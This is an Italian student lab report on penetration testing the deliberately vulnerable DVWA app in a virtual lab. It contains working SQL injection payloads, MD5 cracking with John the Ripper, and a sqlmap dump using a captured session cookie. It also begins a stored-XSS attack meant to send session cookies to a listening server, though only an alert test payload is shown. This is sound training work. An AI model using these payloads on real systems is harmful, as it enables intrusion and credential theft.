

Gabriele Di giampietro

Data: dal 12/12/2022 al 16/12/2022

Fabio Herrera

Nicolas Piletti

Ricccardo Mascheroni

Emanuel Pollidoro

Fabio De Rosa


Filip Stojimirovic

Build Week 2: End-to-end Penetration Testing for Tau

- **Giorno 1:** Web application exploit SQLi
- **Obiettivo:** Sfruttare la vulnerabilità SQL injection presente sulla Web application DVWA per recuperare in chiaro la password dell'utente Pablo Picasso.
- **Requisiti Macchine Virtuali:** Kali Linux ip 192.168.13.100; Metasploitable 2 ip 192.168.13.150; Livello difficoltà DVWA: Low.

Come prima cosa siamo andati a configurare gli indirizzi ip delle macchine che andremo ad utilizzare nel nostro laboratorio virtuale attraverso il comando: **sudo nano /etc/network/interfaces**.

Dopo aver cambiato le configurazioni di rete su entrambe le VM andiamo a riavviare il servizio networking con il comando: **sudo /etc/init.d/networking restart**.



```
kali@kali: ~
File Actions Edit View Help
GNU nano 6.4
/etc/network/interfaces
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*
# The loopback network interface
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
#iface eth0 dhcp
address 192.168.13.100/24
gateway 192.168.13.1
```

Controlliamo che le configurazioni siano corrette con il comando: **IP a**

```
kali@kali:~  
File Actions Edit View Help  
(kali㉿kali)-[~]  
$ ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host  
        valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000  
    link/ether 08:00:27:22:46:4f brd ff:ff:ff:ff:ff:ff  
    inet 192.168.13.100/24 brd 192.168.13.255 scope global eth0  
        valid_lft forever preferred_lft forever  
    inet6 fe80::a00:27ff:fe22:464f/64 scope link  
        valid_lft forever preferred_lft forever  
(kali㉿kali)-[~]  
$
```

```
GNU nano 2.0.7          File: /etc/network/interfaces  
# This file describes the network interfaces available on your system  
# and how to activate them. For more information, see interfaces(5).  
  
# The loopback network interface  
auto lo  
iface lo inet loopback  
  
# The primary network interface  
auto eth0  
iface eth0 inet static  
address 192.168.13.150  
netmask 255.255.255.0  
network 192.168.13.0  
broadcast 192.168.13.255  
gateway 192.168.13.1
```

```
msfadmin@metasploitable:~$ sudo /etc/init.d/networking restart  
* Reconfiguring network interfaces... [ OK ]  
msfadmin@metasploitable:~$ ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000  
    link/ether 08:00:27:51:0e:97 brd ff:ff:ff:ff:ff:ff  
    inet 192.168.13.150/24 brd 192.168.13.255 scope global eth0  
        valid_lft forever preferred_lft forever  
msfadmin@metasploitable:~$ _
```

Dopodiché abbiamo controllato che le rispettive macchine fossero in comunicazione tra loro con il comando: **ping**.

The screenshot shows two terminal windows. The left window is on a Kali Linux host, displaying the output of the command `ip a`. It shows interfaces `lo` and `eth0` with their respective configurations. The right window is on a Metasploitable2 VM, also showing the output of `ip a`. Both outputs show the same network configuration. A red arrow points from the IP address `192.168.13.150` in the Kali terminal to the corresponding entry in the Metasploitable terminal. Below the interfaces, both terminals show the result of a `ping` command to `192.168.13.100`.

```

kali@kali:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel
    link/ether 08:00:27:22:46:4f brd ff:ff:ff:ff:ff:ff
        inet 192.168.13.150/24 brd 192.168.13.255 scope global eth0
            valid_lft forever preferred_lft forever
        inet6 fe80::a00:27ff:fe22:464f/64 scope link
            valid_lft forever preferred_lft forever
zsh: suspended ping 192.168.13.150
kali@kali:~$ 

msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:51:0e:97 brd ff:ff:ff:ff:ff:ff
        inet 192.168.13.150/24 brd 192.168.13.255 scope global eth0
            valid_lft forever preferred_lft forever
        inet6 fe80::a00:27ff:fe51:e97/64 scope link
            valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$ ping 192.168.13.100
PING 192.168.13.100 (192.168.13.100) 56(84) bytes of data.
64 bytes from 192.168.13.100: icmp_seq=1 ttl=64 time=0.822 ms
64 bytes from 192.168.13.100: icmp_seq=2 ttl=64 time=0.396 ms
64 bytes from 192.168.13.100: icmp_seq=3 ttl=64 time=0.503 ms
64 bytes from 192.168.13.100: icmp_seq=4 ttl=64 time=0.592 ms
64 bytes from 192.168.13.100: icmp_seq=5 ttl=64 time=0.402 ms
^Z
[1]+  Stopped                  ping 192.168.13.100
msfadmin@metasploitable:~$ 

```

Adesso che abbiamo la comunicazione tra le nostre VM, possiamo passare all'exploit SQL injection. Per prima cosa entriamo dal Browser di Kali, inserendo l'ip della macchina target, sulla Web application DVWA e settiamo il livello di sicurezza su Low.

The screenshot shows the DVWA Security page. On the left, there's a sidebar with various exploit categories like Brute Force, Command Execution, CSRF, etc. The main area shows the "Script Security" section. It says "Security Level is currently low." and "You can set the security level to low, medium or high." Below that, it says "The security level changes the vulnerability level of DVWA." There's a dropdown menu set to "low" with a red arrow pointing to it, and a "Submit" button next to it. Further down, there's a section about PHPIDS, which is currently disabled. At the bottom, there's a message "Security level set to low" and a red arrow pointing to the "low" value in the message. The footer shows the DVWA navigation bar.

SQL ovvero Structured Query Language, per creare e gestire i Database relazionali la quale struttura è basata su una tabella bidimensionale composta da righe (tuple) e colonne (attributi).

Un attacco di tipo SQLi si basa sullo sfruttamento di errori di programmazione (vulnerabilità) nella gestione delle query in un determinato Database sul web. Questa vulnerabilità permette ad un malintenzionato di iniettare codici arbitrari SQL e ricavare informazioni riservate dal Database.

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The URL in the browser is 192.168.13.150/dvwa/vulnerabilities/sql/. The main content area is titled "Vulnerability: SQL Injection". On the left, there is a vertical navigation menu with the following items: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (highlighted in green), SQL Injection (Blind), Upload, XSS reflected, and XSS stored. Below the menu, there is a "User ID:" input field with a "Submit" button. To the right of the input field, there is a "More info" section with three links: <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>, http://en.wikipedia.org/wiki/SQL_injection, and <http://www.unixwiz.net/tctips/sql-injection.html>. A red arrow points from the "SQL Injection" menu item towards the "More info" links.

Siamo andati quindi nella sezione di SQL injection, dove abbiamo fatto delle prove inserendo delle query per ricavare informazioni dal Database della DVWA.

Le query che abbiamo utilizzato ci hanno permesso di ricavare alcune informazioni dal Database. Come ad esempio la versione del sistema operativo utilizzato dalla macchina attaccata, gli username e le password in formato hash degli utenti registrati sulla Web app.

The screenshot shows the DVWA SQL Injection page after an exploit has been performed. The "User ID:" input field contains the value "1". The "Submit" button is visible to its right. Below the input field, the page displays the results of the query: "ID: 1", "First name: admin", and "Surname: admin". Red arrows point from the "User ID:" input field and the "Submit" button towards the displayed user information, indicating the flow of the exploit. The rest of the page structure is identical to the previous screenshot, including the navigation menu and the "More info" section with the same three links.

Vulnerability: SQL Injection

User ID:

ID: 1' OR '1='1
First name: admin
Surname: admin

ID: 1' OR '1='1
First name: Gordon
Surname: Brown

ID: 1' OR '1='1
First name: Hack
Surname: Me

ID: 1' OR '1='1
First name: Pablo
Surname: Picasso

ID: 1' OR '1='1
First name: Bob
Surname: Smith

Vulnerability: SQL Injection

User ID:

ID: %' OR 0=0 UNION SELECT null, version()#
First name: admin
Surname: admin

ID: %' OR 0=0 UNION SELECT null, version()#
First name: Gordon
Surname: Brown

ID: %' OR 0=0 UNION SELECT null, version()#
First name: Hack
Surname: Me

ID: %' OR 0=0 UNION SELECT null, version()#
First name: Pablo
Surname: Picasso

ID: %' OR 0=0 UNION SELECT null, version()#
First name: Bob
Surname: Smith

ID: %' OR 0=0 UNION SELECT null, version()#
First name:
Surname: 5.0.51a-3ubuntu5

Utilizzando nella query l'operatore OR andiamo ad evincere tutti gli id degli utenti compreso il nostro obiettivo Pablo Picasso.


In questo caso abbiamo ottenuto la versione del sistema operativo, come possiamo vedere all'ultima riga dell'immagine.

Per fare ciò abbiamo utilizzato la query inserendo **UNION** che ci permette di fare ricerche concatenate.

The screenshot shows the DVWA SQL Injection (Blind) module. In the 'User ID:' field, the value is set to "' UNION SELECT user, password FROM users#". A red arrow points to the 'Submit' button. Below the input, the page displays several user records from the database, each containing a different user's first name and surname. A second red arrow points to the last record listed.

Infine siamo riusciti ad ottenere gli hash delle password degli utenti del Database, soprattutto abbiamo ottenuto la password del nostro utente obiettivo: Pablo.

Dopo aver recuperato la nostra password in Hash siamo passati al tool **Jhon the Ripper** (JtR), che farà un attacco a dizionario per poter decifrare la password in questione. Creiamo un file, dove inseriamo il nome utente di pablo e la sua rispettiva password in Hash, che chiameremo **hashpablo.txt**.



Jhon utilizzerà un archivio contenente tutte le password e user più comuni, così da procedere all'attacco a dizionario e portare in chiaro la nostra password.

Utilizzeremo il comando: **jhon –format=raw-md5 – hashpablo.txt**

The terminal window shows the execution of the Jhon command. The command is '\$ jhon --format=raw-md5 -- hashpablo.txt'. The output shows the progress of the cracking process, including the loading of the password hash, the use of a single rule, and the processing of the wordlist. The password 'letmein' is found and highlighted with a red arrow. The session is completed at the end of the output.

Nel path di comando vediamo che inseriamo lo switch – **format=raw-md5**, ovvero la tipologia dell'hash della nostra password. Come possiamo vedere il programma ci

decodifica la password, presente nel file **hashpablo.txt**, in chiaro che risulta essere: **letmein**.

Possiamo anche utilizzare il comando **--show** per mostrare di nuovo le password a schermo.

```
(kali㉿kali)-[~]
$ john --show --format=raw-md5 hashpablo.txt
pablo:letmein ↗

1 password hash cracked, 0 left
(kali㉿kali)-[~]
$ ↗
```

Oltre alla metodologia utilizzata sopra possiamo utilizzare anche un altro metodo alternativo per ricavare informazioni dal Database della DVWA, ad esempio il tool **SQLmap**. Per utilizzarlo però abbiamo bisogno del cookie di sessione che noi andremo a recuperare attraverso **Burpsuite**, che abbiamo già installato su Kali, con il quale snifferemo i dati e il relativo cookie di sessione.

SQLmap è uno strumento ci permette sia di rilevare che di sfruttare le SQL injection

Burpsuite è un tool integrato che permette l'analisi completa di una rete.

The screenshot shows the Burpsuite interface. The top navigation bar includes Burp, Project, Intruder, Repeater, Window, and Help. Below the navigation is a toolbar with Dashboard, Target, Proxy, Intruder, Repeater, Sequencer, Decoder, Comparer, Logger, Extender, and Project options. The Target tab is selected, showing 'User options' and 'Learn'. Below the toolbar are Site map and Scope tabs, with Issue definitions. A search bar at the top right says 'Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders'. The main area displays a table of network requests:

Host	Method	URL	Params	Status	Length	MIMEtype
http://192.168.13.150	GET	/		200	1086	HTML
http://192.168.13.150	GET	/dwa/dwaj/s/dwaaPag...		200	1049	script
http://192.168.13.150	GET	/dwa/index.php		200	4895	HTML
http://192.168.13.150	GET	/dwa/login.php		200	1599	HTML
http://192.168.13.150	GET	/dwa/security.php		200	4497	HTML
http://192.168.13.150	GET	/dwa/vulnerabilities/sqli/		200	4643	HTML
http://192.168.13.150	GET	/dwa/vulnerabilities/sqli...	✓	200	5607	HTML
http://192.168.13.150	GET	/dwa/vulnerabilities/sqli...	✓	200	379	XML
http://192.168.13.150	POST	/dwa/login.php	✓	302	445	
http://192.168.13.150	POST	/dwa/security.php	✓	302	354	
http://192.168.13.150	GET	/dwa/		302	389	

Below the table, the 'Request' tab is selected, showing a raw HTTP request:

```
1 GET /dwa/security.php HTTP/1.1
2 Host: 192.168.13.150
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36
6 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
7 Referer: http://192.168.13.150/dvwa/security.php
8 Accept-Encoding: gzip, deflate
9 Accept-Language: en-US,en;q=0.9
10 Cookie: security=low; PHPSESSID=82c44dc515bd142185c4054523419ceb
11 Connection: close
12
13
```

The 'INSPECTOR' panel on the right shows the captured cookie: 'Cookie: security=low; PHPSESSID=82c44dc515bd142185c4054523419ceb'.

Dopo aver ottenuto il nostro cookie di sessione andiamo ad utilizzarlo per configurare il comando di SQLmap: **sqlmap -u "URL_target" --cookie="Cookie_sessione" -dump**.

```
(kali㉿kali)-[~]
$ sqlmap -u "http://192.168.13.150/dvwa/vulnerabilities/sqlil/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=82c44dc515bd142185c4054523419ceb" --dump
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 06:18:52 /2022-12-13/
```

Come possiamo notare abbiamo inserito lo switch **-u** che specifica l'url del nostro target e di seguito lo switch che va ad inserire il cookie di sessione della vittima. Infine aggiungiamo lo switch **-dump** per poter stampare a schermo i nostri risultati.

Dopo avere lanciato SQLmap a fine elaborazione, possiamo notare come ci abbia restituito tutte le informazioni del Database della DVWA con i rispettivi dati contenuti nelle tabelle e colonne, oltre a decifrare anche la password del nostro obiettivo in Hash, che confermiamo sia letmein.

user_id	user	avatar	User ID:
1	admin	http://172.16.123.129/dvwa/hackable/users/admin.jpg	[REDACTED]
2	gordonb	http://172.16.123.129/dvwa/hackable/users/gordonb.jpg	e99a18c428cb38d5f260853678922e03 (abc123)
3	1337	http://172.16.123.129/dvwa/hackable/users/1337.jpg	8d3533d75ae2c3966d7e0d4fcc69216b (charley)
4	Pablo	http://172.16.123.129/dvwa/hackable/users/pablo.jpg	0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)
5	smithy	http://172.16.123.129/dvwa/hackable/users/smithy.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)

[06:21:01] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.13.150/dump/dvwa/users.csv'
[06:21:01] [INFO] fetching columns for table 'guestbook' in database 'dvwa'
[06:21:01] [INFO] fetching entries for table 'guestbook' in database 'dvwa'

comment_id	name	comment
1	test	This is a test comment.

[06:21:01] [INFO] table 'dvwa.guestbook' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.13.150/dump/dvwa/guestbook.csv'
[06:21:01] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.13.150'

[*] ending @ 06:21:01 /2022-12-13/

Quest'ultimo applicativo può risultare più automatizzato e veloce, ma comunque è sempre buona norma andare a verificare manualmente le vulnerabilità inserendo le query nel Database.



Utilizziamo infine la password letmein ottenuta per entrare nella web app della nostra vittima pablo picasso.

Username

Password

Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing [XAMPP](#) onto a local machine inside your LAN which is used solely for testing.

Disclaimer

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

General Instructions

The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.

You have logged in as 'pablo'

Username: pablo

Security Level: high

PHPIDS: disabled

Per ovviare al problema del SQL injection possiamo:

- Utilizzare istruzioni preimpostate (input stabiliti: query con parametri)
- Lista di input validi (es: esclusione di caratteri speciali)

- **Giorno 2: Web application exploit XSS Stored**
- **Obiettivo:** Sfruttare la vulnerabilità XSS persistente presente sulla Web application DVWA al fine di simulare il furto di una sessione di un utente lecito, inoltrando i cookie ad un web server sotto il nostro controllo.
- **Requisiti Macchine Virtuali:** Kali Linux ip 192.168.104.100; Metasploitable 2 ip 192.168.104.150; Web server in ascolto sulla Porta 4444.

Come prima cosa apriamo il terminal sul Kali e andiamo a configurare la rete, scrivendo il seguente comando: **sudo nano /etc/network/interfaces**.

```

File Actions Edit View Help
GNU nano 6.4
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
    address 192.168.104.100/24
    gateway 192.168.104.1

(filip@KaliLinux)-[~]
$ sudo systemctl restart networking.service
(filip@KaliLinux)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc
    link/ether 08:00:27:c0:5a:c9 brd ff:ff:ff:ff:ff:ff
    inet 192.168.104.100/24 brd 192.168.104.255 scope global
        valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe0:5ac9/64 scope link
        valid_lft forever preferred_lft forever

(filip@KaliLinux)-[~]
$ 

```

Per settare il nuovo IP riavviamo il servizio del network con il comando: **sudo systemctl restart networking.service**.

Passiamo su Metasploitable2, la nostra macchina target, la quale andiamo a configurare la rete riproponendo gli stessi passaggi che abbiamo fatto per Kali, avendo anche esse il sistema operativo linux.

```

This program is free software: you can redistribute it and/or modify
it under the terms of the GNU General Public License as published by
the Free Software Foundation, either version 3 of the License, or
(at your option) any later version.

This program is distributed in the hope that it will be useful,
but WITHOUT ANY WARRANTY; without even the implied warranty of
MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
GNU General Public License for more details.

You should have received a copy of the GNU General Public License
along with this program. If not, see <http://www.gnu.org/licenses/>.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted
by applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.

msfadmin@metasploitable:~$ sudo nano /etc/network/interfaces

```

```

File Machine View Input Devices Help
GNU nano 2.0.7           File: /etc/network/interfaces      Modified

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface

auto eth0
iface eth0 inet static
    address 192.168.104.150
    netmask 255.255.255.0
    network 192.168.104.0
    broadcast 192.168.104.255
    gateway 192.168.104.1

^G Get Help ^O WriteOut ^R Read File ^Y Prev Page ^K Cut Text ^C Cur Pos
^X Exit     ^J Justify   ^W Where Is ^V Next Page ^U UnCut Text ^T To Spell

```

Per attivare le nuove configurazioni di rete andiamo a riavviare usando un altro comando alternativo: **sudo /etc/init.d/networking restart**.


```
[ Wrote 16 lines ]  
msfadmin@metasploitable:~$ sudo /etc/init.d/networking restart  
* Reconfiguring network interfaces...  
SIOCDELRT: No such process  
[ OK ]  
msfadmin@metasploitable:~$ ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
      inet6 ::1/128 scope host  
        valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000  
    link/ether 08:00:27:ae:db:bd brd ff:ff:ff:ff:ff:ff  
    inet 192.168.104.150/24 brd 192.168.104.255 scope global eth0  
      inet6 fe80::a00:27ff:feae:dbbd/64 scope link  
        valid_lft forever preferred_lft forever  
msfadmin@metasploitable:~$ ping 192.168.104.100  
PING 192.168.104.150 (192.168.104.150) 56(84) bytes of data.  
64 bytes from 192.168.104.150: icmp_seq=1 ttl=64 time=0.429 ms  
64 bytes from 192.168.104.150: icmp_seq=2 ttl=64 time=0.264 ms  
64 bytes from 192.168.104.150: icmp_seq=3 ttl=64 time=0.372 ms  
64 bytes from 192.168.104.150: icmp_seq=4 ttl=64 time=0.303 ms  
^C  
--- 192.168.104.150 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3079ms  
rtt min/avg/max/mdev = 0.264/0.342/0.429/0.063 ms  
msfadmin@metasploitable:~$ ping 192.168.104.100  
PING 192.168.104.100 (192.168.104.100) 56(84) bytes of data.  
64 bytes from 192.168.104.100: icmp_seq=1 ttl=64 time=2.87 ms  
64 bytes from 192.168.104.100: icmp_seq=2 ttl=64 time=0.336 ms  
64 bytes from 192.168.104.100: icmp_seq=3 ttl=64 time=0.474 ms  
64 bytes from 192.168.104.100: icmp_seq=4 ttl=64 time=0.325 ms  
64 bytes from 192.168.104.100: icmp_seq=5 ttl=64 time=0.317 ms  
--- 192.168.104.100 ping statistics ---  
5 packets transmitted, 5 received, 0% packet loss, time 4002ms  
rtt min/avg/max/mdev = 0.317/0.866/2.879/1.008 ms  
msfadmin@metasploitable:~$  
(filip@KaliLinux)-[~]
```

Adesso passiamo sfruttare l'XSS stored sulla macchina target, ma prima abilitiamo un server in ascolto sul quale andremo a recuperare i cookie di sessione degli utenti vittima.

Per creare un server temporaneo useremo Python.


```
(filip@KaliLinux)-[~]$ python3 -m http.server 4444  
Serving HTTP on 0.0.0.0 port 4444 (http://0.0.0.0:4444/) ...
```

la versione del python è **python3**, **-m** è lo switch dell'interprete il quale va a servire i file relativi alla directory corrente, mentre **4444** è la porta in ascolto. Per impostazione predefinita, il server si collega a tutte le interfacce, si può scegliere un indirizzo specifico a cui collegarsi con opzione **-bind**.



Directory listing for /

• [rickrolled.jpg](#)




Gli attacchi **Cross-Site Scripting (XSS)** sono un tipo di iniezione (injection), in cui script dannosi vengono iniettati in siti Web. Gli attacchi XSS si verificano quando un utente malintenzionato utilizza un'applicazione Web per inviare codice dannoso, generalmente sotto forma di script (lato browser) a una altro utente finale(end-user). I difetti che consentono che questi attacchi abbiano successo sono diffusi e si verificano ovunque un'applicazione Web utilizzi l'input di un utente all'interno dell'output che genera, senza convalidarlo o codificarlo. Script dannosi possono accedere a qualsiasi cookie, token di sessione o altre informazioni riservate conservate dal browser e utilizzate in quel sito. Questi script possono riscrivere il contenuto della pagina HTML.

Stored Cross-site Scripting (XSS) è il tipo di (XSS) più pericoloso. Le applicazioni Web che consentono agli utenti di archiviare dati sono potenzialmente esposte a questo tipo di attacco. Gli attacchi stored sono quelli in cui lo script iniettato viene archiviato in modo permanente sui server di destinazione, ad esempio in un database, in un forum di messaggi, nel registro dei visitatori, nel campo dei commenti, ecc. La vittima può essere così **multitarget**, perché chiunque accederà alla web app sarà coinvolto dallo script malevolo.

Apriamo FireFox sul Kali, nel URL inseriamo l'IP del metasploitable2 e scegliamo DVWA.

Effettuiamo il login con le credenziali (admin:password)



- TWiki
- phpMyAdmin
- Muttillidae
- DVWA
- WebDAV

DVWA Security

Script Security

Security Level is currently high.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

high

low

medium

high

Submit

PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently disabled. [enable PHPIDS]

[Simulate attack] - [View IDS log]

Security level set to low

Damn Vulnerable Web Application (DVWA) v1.0.7

Username: admin
Security Level: high
PHPIDS: disabled

Qui andremo a cliccare in ordine

Dopodiché comparirà

Proseguiamo andando nella sezione di XSS Stored.

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The URL is 192.168.104.150/dvwa/vulnerabilities/xss_s/. The main title is "Vulnerability: Stored Cross Site Scripting (XSS)". On the left, there's a sidebar with various menu items: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, and XSS stored (which is highlighted with a green background). Below these are DVWA Security, PHP Info, and About options, followed by a Logout button. A red arrow points to the "XSS stored" menu item. Another red arrow points to the "Security Level: low" message at the bottom of the page. The central area contains fields for "Name *" and "Message *", with a "Sign Guestbook" button. Below the form, a message box displays "Name: test" and "Message: This is a test comment.". To the right of the message box are "View Source" and "View Help" links. At the bottom, it says "Damn Vulnerable Web Application (DVWA) v1.0.7".

Per iniziare facciamo una prova di input per controllare se il nostro XSS si rifletta.

This screenshot shows the DVWA XSS stored guestbook form. The "Name *" field contains "test123" and the "Message *" field contains "test456". Below the form is a "Sign Guestbook" button. The output section shows the posted data: "Name: test" and "Message: This is a test comment." in a box, and "Name: test123" and "Message: test456" in another box below it.

Ispezionando la pagina web andiamo a vedere dove il nostro input viene inserito.



Per la conferma della vulnerabilità usiamo un payload di XSS di base, lo script alert:

Vulnerability: Stored Cross Site Scripting (XSS)

Name * Coffee

Message * <script>alert('Vulnerable')</script>

Sign Guestbook

Name: test
Message: This is a test comment.

Name: test123
Message: test456

More info

<http://ha.ckers.org/xss.html>
